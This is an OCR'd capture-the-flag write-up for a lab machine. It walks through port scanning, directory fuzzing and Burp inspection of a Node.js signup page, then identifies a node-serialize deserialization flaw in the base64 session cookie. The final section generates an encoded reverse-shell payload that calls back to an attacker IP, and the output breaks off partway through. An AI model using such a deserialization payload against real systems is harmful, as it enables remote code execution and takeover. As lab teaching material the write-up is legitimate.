
Jax sucks alot....

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.8.31

Lets try pinging it




```
ping 10.10.8.31 -c 5

PING 10.10.8.31 (10.10.8.31) 56(84) bytes of data.
64 bytes from 10.10.8.31: icmp_seq=1 ttl=60 time=171 ms
64 bytes from 10.10.8.31: icmp_seq=2 ttl=60 time=168 ms
64 bytes from 10.10.8.31: icmp_seq=3 ttl=60 time=152 ms
64 bytes from 10.10.8.31: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.8.31: icmp_seq=5 ttl=60 time=198 ms

--- 10.10.8.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 150.315/167.846/198.352/17.254 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.8.31 --ulimit 5000
```



```
rustscan -a 10.10.8.31 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.8.31:80
Open 10.10.8.31:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 18:57 IST
Initiating Ping Scan at 18:57
Scanning 10.10.8.31 [2 ports]
Completed Ping Scan at 18:57, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:57
Completed Parallel DNS resolution of 1 host. at 18:57, 2.56s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 18:57
Scanning 10.10.8.31 [2 ports]
Discovered open port 80/tcp on 10.10.8.31
Discovered open port 22/tcp on 10.10.8.31
Completed Connect Scan at 18:57, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.8.31
Host is up, received syn-ack (0.20s latency).
Scanned at 2024-09-09 18:57:49 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
```


Open ports

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.18.31 -o aggressiveScan.txt
```




```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.18.31 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 19:00 IST
Nmap scan report for 10.10.18.31
Host is up.

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp filtered http

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

Alright moving on lets do some directory fuzzing now

Directory Fuzzing :

```
feroxbuster --url http://10.10.8.31 -t 200
```




```
feroxbuster --url http://10.10.8.31 -t 200


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.8.31
 🚀  Threads               │ 200
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.4
 💉  Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      164l      355w     3559c Auto-filtering found 404-like response and created new fi
[####################] - 29s    30000/30000   0s      found:0       errors:0
[####################] - 29s    30000/30000   1045/s  http://10.10.8.31/
```

No directory found here

Lets get to this web application now i guess

Web Application :

Default Page :




Horror LLC

Built with Nodejs

Coming soon! Please sign up to our newsletter to receive updates.

Email address:

Lets just put an bogus one here



Horror LLC


Built with Nodejs

We'll keep you updated at: test@test.com

Email address:

So nothing special i tried xss here didn't work so lets check one of these in burp


Two request here



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME typ
75	http://10.10.8.31	POST	/?email=test@test.com	✓		200	3753	HTML
76	http://10.10.8.31	GET	/			200	3661	HTML

Lets check the POST one here first



```
POST /?email=test@test.com HTTP/1.1
Host: 10.10.8.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.8.31
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.8.31/
Priority: u=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Set-Cookie: session=
eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ==; Max-Age=900000;
 HttpOnly, Secure
Content-Type: text/html
Date: Mon, 09 Sep 2024 13:46:07 GMT
Connection: keep-alive
Content-Length: 3534

<html>
  <head>
    <title>
      Horror LLC
    </title>
    <style>
      body{
        background:linear-gradient(253deg,#4a040d,
        #3b0b54,#3a343b);
        background-size:300%300%;
```

eyJlbWFpbCI6InRlc3RAdGVzdC5jb20if
Q


{"email":"test@test.com"}

Also the next GET request just sends the page with the new cookie

Looks like a JSON deserialization bug
here here is link for reference :
https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

Gaining Access :

The exploit that im using here is just an idea for this exploit :
https://www.exploit-db.com/exploits/50036



Node.JS - 'node-serialize' Remote Code Execution (3)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50036	2017-5941	BEREN KUDAY GÖRÜN	WEBAPPS	NODEJS	2021-06-18


EDB Verified: ✗

Exploit: ⤓ / {}

Vulnerable App:


We also gotta use IIFE in this too
The way we exploit this is by generating a nodejsshell via a script like this one : https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py

Alright lets generate one for ourselves



```
python2 nodejsshell.py 10.17.94.2 9001

[+] LHOST = 10.17.94.2
[+] LPORT = 9001
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,11
101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,55,46,57,52,46
0,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,
